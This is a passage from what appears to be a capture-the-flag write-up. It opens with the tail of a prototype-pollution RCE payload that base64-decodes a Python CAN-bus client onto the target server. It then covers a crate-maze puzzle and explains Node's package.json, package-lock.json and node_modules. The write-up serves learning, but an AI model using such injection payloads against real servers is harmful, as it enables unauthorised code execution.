G8gaXAgbGluayBzZXQgdXAge0lGQUNFX05BTUV9JykiKQogICAgICAgIHN5cy5leGl0KDEpCiAgICBleGNlcHQgRXhjZXB0aW9uIGFzIGU6CiAgICAgICAgcHJpbnQoZiJBbiB1bmV4cGVjdGVkIGVycm9yIG9jY3VycmVkIGR1cmluZyBidXMgaW5pdGlhbGl6YXRpb246IHtlfSIpCiAgICAgICAgc3lzLmV4aXQoMSkKCiAgICBpZiBhcmdzLmNvbW1hbmQgPT0gImxpc3RlbiI6CiAgICAgICAgbGlzdGVuX2Zvcl9tZXNzYWdlcyhidXMpCiAgICBlbHNlOgogICAgICAgIGNvbW1hbmRfaWQgPSBDT01NQU5EX01BUC5nZXQoYXJncy5jb21tYW5kKQogICAgICAgIGlmIGNvbW1hbmRfaWQgaXMgTm9uZToKICAgICAgICAgICAgcHJpbnQoZiJJbnZhbGlkIGNvbW1hbmQgZm9yIHNlbmRpbmc6IHthcmdzLmNvbW1hbmR9IikKICAgICAgICAgICAgYnVzLnNodXRkb3duKCkKICAgICAgICAgICAgc3lzLmV4aXQoMSkKICAgICAgICBzZW5kX2NvbW1hbmQoYnVzLCBjb21tYW5kX2lkKQogICAgICAgIHRpbWUuc2xlZXAoMC4xKQoKICAgIGJ1cy5zaHV0ZG93bigpCiAgICBwcmludCgiQ0FOIGJ1cyBjb25uZWN0aW9uIGNsb3NlZC4iKQoKaWYgX19uYW1lX18gPT0gIl9fbWFpbl9fIjoKICAgIG1haW4oKQo=\"%7cbase64%20-d%20%3e%20canbus_client.py\\').toString()')());x"} HTTP/2Now, I was able to move the bot.
Step 4 - Solving the Final Puzzle

The last piece to solve the challenge was to solve the crate maze. We need to move the crates to make a path to the switch. The game initial state was the following:

This was the end state with the crates out of the way:
Extras
After getting RCE with the prototype pollution, I enumerated the server quite in depth. I did not download the folder node_modules and I thought it would be interesting to describe what is that folder and how it relates to some of the configuration files for node/express:
/app/package.json: This is the application manifest (what the app is and its dependencies)/app/package-lock.json: This is what the app actually installs (the exact version of the dependencies, you can think of it like package.json is what the app wants, and package-lock.json is what the app got at the point of installation)./app/node_modules: Third party libraries. All subfolders here come from the dependencies defined in/app/package.json. It will be populated when you runnpm install.